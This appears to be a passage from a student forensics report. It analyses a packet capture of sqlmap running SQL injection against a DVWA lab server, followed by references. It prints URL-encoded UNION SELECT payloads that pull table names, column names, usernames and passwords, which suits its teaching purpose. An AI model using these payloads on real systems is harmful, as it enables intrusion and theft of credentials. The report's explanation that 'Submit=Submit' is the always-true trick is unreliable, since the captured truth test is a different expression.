
```
GET /DVWA-master/vulnerabilities/sqli/?id=1%27%20ORDER%20BY%201--%20eXHE&Submit=Submit HTTP/1.1
Accept-Encoding: gzip,deflate
Connection: close
Accept: */*
User-Agent: sqlmap/1.2.4#stable (http://sqlmap.org)
Host: 192.168.56.101
Cookie: security=low; PHPSESSID=lijfaghuqe29a17v3dut59dji3
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Sun, 15 Nov 2020 10:35:43 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1460
Connection: close
Content-Type: text/html;charset=utf-8
```

The packet details of the SQL map

10:35:43 - 10:36:11

This part of the document is after the SQL injection process, and we can see there is something that happens on the DWVA master webserver Figure 5.2. The attacker is starting to try and gain access to the central database. They use a simple truth statement (figure 5.1) ‘’submit = submit’’. This is a kind of always true statement which tricks the authentication system and give them a response. In Figure 5.3/5.4 you can see the response being ‘’table_names’’, and ‘’collumn_name’’ showing that the attacker has gained access to the table from the webserver. Finally, in Figure 5.4: you can see the attacker has gained access to ‘’user’’ and ‘’passwords’’, meaning the attacker has gained full access to the data held on the server.



```
27007 434.856006292 192.168.56.101  10.0.2.15        HTTP   378 HTTP/1.1 200 OK  (text/html)
27015 434.867344045 10.0.2.15       192.168.56.101  HTTP   376 GET /DVWA-master/vulnerabilities/sqli/?id=1%27%20ORDER%20BY%203--%20sksj&Submit=Submit HTTP/1.1
27017 434.869970716 192.168.56.101  10.0.2.15        HTTP   378 HTTP/1.1 200 OK  (text/html)
27025 434.884043088 10.0.2.15       192.168.56.101  HTTP   376 GET /DVWA-master/vulnerabilities/sqli/?id=1%27%20ORDER%20BY%202--%20sEeh&Submit=Submit HTTP/1.1
27029 434.887594803 192.168.56.101  10.0.2.15        HTTP   369 HTTP/1.1 200 OK  (text/html)
27037 434.956890153 10.0.2.15       192.168.56.101  HTTP   516 GET /DVWA-master/vulnerabilities/sqli/?id=1%27%20UNION%20ALL%20SELECT%20CONCAT%280x7176626a71%2C0x466865647449425
27041 434.960747620 192.168.56.101  10.0.2.15        HTTP   539 HTTP/1.1 200 OK  (text/html)
27049 435.020634121 10.0.2.15       192.168.56.101  HTTP   673 GET /DVWA-master/vulnerabilities/sqli/?id=1%27%20UNION%20ALL%20SELECT%20CONCAT%280x7176626a71%2C0x466865647449425
27051 435.024119597 192.168.56.101  10.0.2.15        HTTP  2110 HTTP/1.1 200 OK  (text/html)
27060 435.057383522 10.0.2.15       192.168.56.101  HTTP   865 GET /DVWA-master/vulnerabilities/sqli/?id=1%27%20UNION%20ALL%20SELECT%20CONCAT%280x7176626a71%2C0x466865647449425
27064 435.061375550 192.168.56.101  10.0.2.15        HTTP   672 HTTP/1.1 200 OK  (text/html)
27072 435.271978265 10.0.2.15       192.168.56.101  HTTP  2035 GET /DVWA-master/vulnerabilities/sqli/?id=1%27%20UNION%20ALL%20SELECT%20CONCAT%280x7176626a71%2C%28CASE%20WHEN%20
27075 435.276221095 192.168.56.101  10.0.2.15        HTTP  1946 HTTP/1.1 200 OK  (text/html)
27085 438.349438357 10.0.2.15       192.168.56.101  HTTP   488 GET /DVWA-master/vulnerabilities/sqli/?id=1%27%20UNION%20ALL%20SELECT%20CONCAT%280x7176626a71%2CIFNULL%28CAST%28V
27089 438.353902707 192.168.56.101  10.0.2.15        HTTP   482 HTTP/1.1 200 OK  (text/html)
27097 438.447636093 10.0.2.15       192.168.56.101  HTTP   493 GET /DVWA-master/vulnerabilities/sqli/?id=1%27%20UNION%20ALL%20SELECT%20CONCAT%280x7176626a71%2CIFNULL%28CAST%28C
27099 438.451241545 192.168.56.101  10.0.2.15        HTTP  1939 HTTP/1.1 200 OK  (text/html)
27107 438.535898331 10.0.2.15       192.168.56.101  HTTP   489 GET /DVWA-master/vulnerabilities/sqli/?id=1%27%20UNION%20ALL%20SELECT%20CONCAT%280x7176626a71%2CIFNULL%28CAST%28D
27109 438.539393007 192.168.56.101  10.0.2.15        HTTP  1926 HTTP/1.1 200 OK  (text/html)
27733 452.099889683 10.0.2.15       192.168.56.101  HTTP   347 GET /DVWA-master/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
27735 452.103178702 192.168.56.101  10.0.2.15        HTTP  1813 HTTP/1.1 200 OK  (text/html)
27749 452.303779222 10.0.2.15       192.168.56.101  HTTP   567 GET /DVWA-master/vulnerabilities/sqli/?id=1%27%20UNION%20ALL%20SELECT%20CONCAT%280x7176626a71%2CIFNULL%28CAST%28t
27751 452.307452574 192.168.56.101  10.0.2.15        HTTP  1986 HTTP/1.1 200 OK  (text/html)
27882 463.267459718 10.0.2.15       192.168.56.101  HTTP   347 GET /DVWA-master/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
```

Figure 5.1 The attacker using SQLMAP, an injection tool, to gain something from the database

```
id=%28SELECT%20CONCAT%280x7176626a71%2C%28SELECT%20%28ELT%289914%3D9914%2C1%29%29%29%2C0x7170787071%29%29&Submit=Submit HTTP/1.1
```

Figure 5.2: Truth statement

```
GET /DVWA-master/vulnerabilities/sqli/?
id=1%27%20UNION%20ALL%20SELECT%20CONCAT%280x7176626a71%2CIFNULL%28CAST%28table_name%20AS%20CHAR%29%2C0x20%29%2C0x7170787071%29%2CNULL%2
0FROM%20INFORMATION_SCHEMA.TABLES%20WHERE%20table_schema%20IN%20%280x64767761%29--%20YyNk&Submit=Submit HTTP/1.1
Accept-Encoding: gzip,deflate
```

Figure 5.3: table names

```
GET /DVWA-master/vulnerabilities/sqli/?
id=1%27%20UNION%20ALL%20SELECT%20CONCAT%280x7176626a71%2CIFNULL%28CAST%28column_name%20AS%20CHAR%29%2C0x20%29%2C0x7a736a716c72%2CIFNULL
%28CAST%28column_type%20AS%20CHAR%29%2C0x20%29%2C0x7170787071%29%2CNULL%20FROM%20INFORMATION_SCHEMA.COLUMNS%20WHERE%20table_name%3D0x75
73657273%20AND%20table_schema%3D0x64767761--%20cpiN&Submit=Submit HTTP/1.1
Accept-Encoding: gzip,deflate
Connection: close
```

Figure 5.4: column names

```
GET /DVWA-master/vulnerabilities/sqli/?
id=1%27%20UNION%20ALL%20SELECT%20%28SELECT%20CONCAT%280x7176626a71%2CIFNULL%28CAST%28%60user%60%20AS%20CHAR%29%2C0x20%29%2C0x7a736a716c72%
2CIFNULL%28CAST%28password%20AS%20CHAR%29%2C0x20%29%2C0x7170787071%29%20FROM%20dvwa.users%20ORDER%20BY%20%60user%60%20LIMIT%200%2C1%29%2CN
```

Figure 5.5: usernames and passwords

References

Acharya, A. A., Arpitha, K. M., & Kumar, B. S. (2016). An intrusion detection system against UDP flood attack and ping of death attack (DDOS) in MANET.
International Journal of Engineering and Technology (IJET), *8*(2).
https://www.researchgate.net/profile/Santhosh-Kumar-B-J/publication/346625243_An_Intrusion_Detection_System_Against_UDP_Flood_Attack_and_Ping_of_Death_Attack_DDOS_in_MANET/links/5fc9f949a6fdcc697bdb97d9/An-Intrusion-Detection-System-Against-UDP-Flood-Attack-and-Ping-of-Death-Attack-DDOS-in-MANET.pdf

Elejla, O. E., Belaton, B., Anbar, M., & Alijla, B. O. (2017, November).
Advances in Visual Informatics, 2017, Volume 10645. Chapter used -
IPv6 OS fingerprinting methods. In *International Visual Informatics Conference* (pp. 661-668). Springer, Cham.
https://doi.org/10.1007/978-3-319-70010-6_61

Halfond, W. G., Viegas, J., & Orso, A. (2006, March). A classification of SQL-injection attacks and countermeasures.
In *Proceedings of the IEEE international symposium on secure software engineering* (Vol. 1, pp. 13-15). IEEE.
https://www.cc.gatech.edu/fac/Alex.Orso/papers/halfond.viegas.orso.ISSSE06.pdf

Kaushik, A. K., Pilli, E. S., & Joshi, R. C. (2010, February). Network forensic system for port scanning attack.
In *2010 IEEE 2nd International Advance Computing Conference (IACC)* (pp. 310-315). IEEE.
https://doi.org/10.1109/IADCC.2010.5422935

Kili, A., 2017. *How to Hide Apache Version Number and Other Sensitive Info*. [online] Tecmint.com. Available at:
https://www.tecmint.com/hide-apache-web-server-version-information

Kondo, T. S., & Mselle, L. J. (2014). Penetration testing with banner grabbers and packet sniffers.
Journal of Emerging Trends in computing and information sciences, *5*(4), 321-327.
http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.682.8622&rep=rep1&type=pdf

Liang, H., & Qiansheng, Z. (2013). The design of port scanning tool based on tcp and udp.
In *Proceedings of the 2012 International Conference of Modern Computer Science and Applications* (pp. 179-183). Springer, Berlin, Heidelberg.
https://doi.org/10.1007/978-3-642-33030-8_29

R. Owens and W. Wang, "Non-interactive OS fingerprinting through memory de-duplication technique in virtual machines,"
30th IEEE International Performance Computing and Communications Conference, 2011, pp. 1-8. Ieeexplore
https://doi.org/10.1109/PCCC.2011.6108094

Tetteywayo, A. N., & Akpabi, W. Y. S. (2013). Securing the Linux Web Server via the Linux Netfilter/Iptable Firewall: Information Security Education.
https://www.diva-portal.org/smash/record.jsf?pid=diva2%3A1018107&dswid=6353